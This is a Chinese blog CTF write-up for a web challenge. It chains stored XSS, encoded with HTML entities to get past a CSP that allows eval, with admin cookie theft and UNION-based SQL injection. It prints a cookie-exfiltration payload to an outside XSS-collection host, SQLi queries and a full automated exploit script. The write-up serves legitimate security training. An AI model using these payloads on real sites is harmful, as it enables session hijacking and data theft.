攻防世界 web高手进阶区 10分题 xss1

原创

思源湖的鱼 于 2020-11-10 22:31:50 发布 292 收藏 4

分类专栏： ctf 文章标签： ctf 攻防世界 web xss

本文链接：https://blog.csdn.net/weixin_44604541/article/details/109491186

前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题


本文是xss1的writeup

解题过程

进入界面


是个论坛页面
可以投稿
不过要先注册
结合题目
应该就是投稿的地方进行xss

先看看源码+御剑
扫到一个admin.php



看来是要通过xss获取admin的cookie

老老实实注册登录



然后有两个功能


文章投稿界面
目测是投放XSS的地方

反馈界面
目测是实现反弹的地方
让管理员触发XSS
获取admin的cookie

先测一下最简单的XSS

```
<script>alert(xss)</script>
```

上传成功
但没有弹窗
看眼源码



发现保护机制

- 括号被替换成中文的括号
  这可以用markup编码的方式绕过（就是我们喜闻乐见的&#编码）
  The HTML Coded Character Set
- 还有个CSP
  但开启了`'unsafe-eval'`
  所以可以用`eval`来执行我们的代码


脚本如下

```
payload_end = ''
payload = "alert(1)"
for i in payload:
    payload_end += "&#" + str(ord(i))
payload_final = "<svg><script>eval&#40&#34" + payload_end + "&#34&#41</script>"
print payload_final
```

得到

```
<svg><script>eval&#40&#34&#97&#108&#101&#114&#116&#40&#49&#41&#34&#41</script>
```

点击查看



成功弹窗
xss测试成功

那么构造payload
先去buu的xss平台生成一个xss

项目名称: test

项目代码:

```
(function(){(new Image()).src='http://ip:port/index.php?do=api&id=muZLpT&location='+escape((function(){try{r
eturn document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.loca
tion.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return
''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.open
er.location.href:''}catch(e){return ''}})());})();
if(''==1){keep=new Image();keep.src='http://ip:port/index.php?do=keepsession&id=muZLpT&url='+escape(documen
t.location)+'&cookie='+escape(document.cookie)};
```


脚本处理markup编码

注意要让他自动触发

所以用`window.location.href`

```
payload_end = ''
payload = "(function(){window.location.href='http://xss.buuoj.cn/index.php?do=api&id=muZLpT&location='+escape((f
unction(){try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{retu
rn top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){
return ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.o
pener.location.href:''}catch(e){return ''}})());})();"
for i in payload:
    payload_end += "&#" + str(ord(i))
payload_final = "<svg><script>eval&#40&#34" + payload_end + "&#34&#41</script>"
print payload_final
```

得到

```
<svg><script>eval&#40&#34&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#119&#105&#110&#100&#111&#119&
#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#61&#39&#104&#116&#116&#112&#58&#47&#47&#120&#
115&#115&#46&#98&#117&#117&#111&#106&#46&#99&#110&#47&#47&#105&#110&#100&#101&#120&#46&#112&#104&#112&#63&#100&#
111&#61&#97&#112&#105&#38&#105&#100&#61&#109&#117&#90&#76&#112&#84&#38&#108&#111&#99&#97&#116&#105&#111&#110&#61
&#39&#43&#101&#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&
#123&#114&#101&#116&#117&#114&#110&#32&#100&#111&#99&#117&#109&#101&#110&#116&#46&#108&#111&#99&#97&#116&#105&#1
11&#110&#46&#104&#114&#101&#102&#125&#99&#97&#116&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&#110&#32&#
39&#39&#125&#125&#41&#40&#41&#41&#43&#39&#38&#116&#111&#112&#108&#111&#99&#97&#116&#105&#111&#110&#61&#39&#43&#1
01&#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#
101&#116&#117&#114&#110&#32&#116&#111&#112&#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#102&#12
5&#99&#97&#116&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&#110&#32&#39&#39&#125&#125&#41&#40&#41&#41&#4
3&#39&#38&#99&#111&#111&#107&#105&#101&#61&#39&#43&#101&#115&#99&#97&#112&#101&#40&#40&#102&#117&#110&#99&#116&#
105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#101&#116&#117&#114&#110&#32&#100&#111&#99&#117&#109&#101&#1
10&#116&#46&#99&#111&#111&#107&#105&#101&#125&#99&#97&#116&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&#
110&#32&#39&#39&#125&#125&#41&#40&#41&#41&#43&#39&#38&#111&#112&#101&#110&#101&#114&#61&#39&#43&#101&#115&#99&#9
7&#112&#101&#40&#40&#102&#117&#110&#99&#116&#105&#111&#110&#40&#41&#123&#116&#114&#121&#123&#114&#101&#116&#117&
#114&#110&#32&#40&#119&#105&#110&#100&#111&#119&#46&#111&#112&#101&#110&#101&#114&#32&#38&#38&#32&#119&#105&#110
&#100&#111&#119&#46&#111&#112&#101&#110&#101&#114&#46&#108&#111&#99&#97&#116&#105&#111&#110&#46&#104&#114&#101&#
102&#41&#63&#119&#105&#110&#100&#111&#119&#46&#111&#112&#101&#110&#101&#114&#46&#108&#111&#99&#97&#116&#105&#111
&#110&#46&#104&#114&#101&#102&#58&#39&#39&#125&#99&#97&#116&#99&#104&#40&#101&#41&#123&#114&#101&#116&#117&#114&
#110&#32&#39&#39&#125&#125&#41&#40&#41&#41&#59&#125&#41&#40&#41&#59&#34&#41</script>
```

提交

然后去反馈

祖传的md5碰撞


```
import hashlib

for i in range(100000, 10000001):
    s = hashlib.md5(str(i).encode()).hexdigest()[0:6]
    if s == "098842":
        print(i)
        break
```

得到`1769912`
成功反馈

于是在XSS平台得到

通过这个cookie



我们可以登录admin

出现查询框


试了试
是简单的sql注入

```
-1 union select 1,group_concat(schema_name),3 from information_schema.schemata#

-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='ciscn'#

-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag'#

-1 union select 1,group_concat(flagg),3 from flag#
```



得到flag

看了看
官方wp给了个脚本

```
#coding:utf-8
from urllib.parse import unquote
import base64
import sys
import hashlib
import requests
import re
import socket
import traceback
import time


xssListener = '127.0.0.1'

def getPayload(evaljs):
    payload='<svg><script>eval&#40String.fromCharCode&#40 '
    for i in range(len(evaljs)):
        payload+=str(ord(evaljs[i]))
        if(i+1<len(evaljs)):
            payload+=','
    payload+='&#41&#41;'
    payload+="</script>"
    print("[payload] "+payload)
    return payload

def decode(data):
    s = base64.b64decode(data)
    s = unquote(s)
    print(s)
```

```python
def md5(s):
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()

def md5crack(strs):
    for i in range(100000,100000000):
        a = md5(i)
        if a[0:6] == strs:
            print(i)
            return str(i)

def autoCrack(ip,port):

    url="http://"+ip+":"+str(port)

    evaljs='var iframe=document.createElement("iframe");iframe.src="/admin.php?id=-999 union select 1,2,flagg fr
om flag";document.body.appendChild(iframe);iframe.onload=setInterval(function(){var c=encodeURI(document.getElem
entsByTagName("iframe")[0].contentWindow.document.getElementsByTagName("body")[0].innerHTML);window.location.hre
f="http://'+xssListener+'?flag="+btoa(c)},1000);'

    r = requests.session()
    loginData={
        "username":"abcd",
        "password":"123444"
    }
    r.post(url+"/login.php",data=loginData)


    postData={
        "post":getPayload(evaljs)
    }
    rtext = r.post(url+"/post.php",data=postData)

    code = re.search(r"src='\./post/(.+)\.html", rtext.text, re.M|re.I).group(1)
    print("[code] "+code)

    urlBug = url+"/post/"+code+".html"

    rtext = r.get(url+"/commitbug.php")
    print(rtext.text)
    crackCode = re.search(r"===....([a-f0-9]{6})", rtext.text, re.M|re.I).group(1)
    print("[crackCode] "+crackCode)
    print("[+] cracking....")
    check = md5crack(crackCode)
    print("[check] " + check)
    bugData={
        "bug":urlBug,
        "check":check,
    }
    rtext = r.post(url+"/commitbug.php",data=bugData)
    success = "成功发送".encode()
    if(success in rtext.content):
        print("[+] The response is send to your xssListener,Please check.")
    else:
        print("[-] Something error!")

def get_open_port():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("",0))
    s.listen(1)
    port = s.getsockname()[1]
```

```
    port = s.getsockname()[1]
    s.close()
    return port

def recv_timeout(the_socket,timeout=2):
    #make socket non blocking
    the_socket.setblocking(0)

    #total data partwise in an array
    total_data=[]
    data=''

    #beginning time
    begin=time.time()
    while 1:
        #if you got some data, then break after timeout
        if total_data and time.time()-begin > timeout:
            break

        #if you got no data at all, wait a little longer, twice the timeout
        elif time.time()-begin > timeout*2:
            break

        #recv something
        try:
            data = the_socket.recv(8192)
            if data:
                total_data.append(str(data))
                print(total_data)
                #change the beginning time for measurement
                begin=time.time()
            else:
                #sleep for sometime to indicate a gap
                time.sleep(0.1)
        except:
            pass

    #join all parts to make final string
    return ''.join(total_data)

def exp(ip, port):
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        server.settimeout(15)
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        open_port = get_open_port()
        server.bind(("0.0.0.0", open_port))
        server.listen(1)
        global xssListener
        xssListener="127.0.0.1:" + str(open_port)
        print("[+] listening on {}".format(open_port))
        autoCrack(ip,port)
        client, addr = server.accept()
        print('accept connection')
        data = recv_timeout(client)
        print(data)
        result = re.findall(r'/\?flag=(.*?) HTTP/1.1',data)
        print(result)
        if result and len(result)==1:
            content = unquote(base64.b64decode(result[0]))
```

```
            print(content)
            if content and content.find('flag{') >= 0:
                print(content)
                return True
        return False
    except Exception as e:
        print(str(e))
        # traceback.print_exc()
        return False
    return False

if __name__ == '__main__':
    print(exp('220.249.52.133',50925))
```

结语

这题着眼XSS，有点意思
做的过程中遇到好些个小问题
有点麻烦

知识点

- XSS
- markup编码
- CSP
- SQLI
- md5

参考

- CTF之一道硬核的XSS梦幻联动SQL注入的赛题—CISCN2019 华东北赛区Web2
- 2020/7/17 - CISCN2019 华东北赛区Web2 - xss、html markup、SQL注入
- BUUCTF-CISCN-华东北赛区Web-XSS
- CISCN 2019 华东北赛区 Web2 WriteUp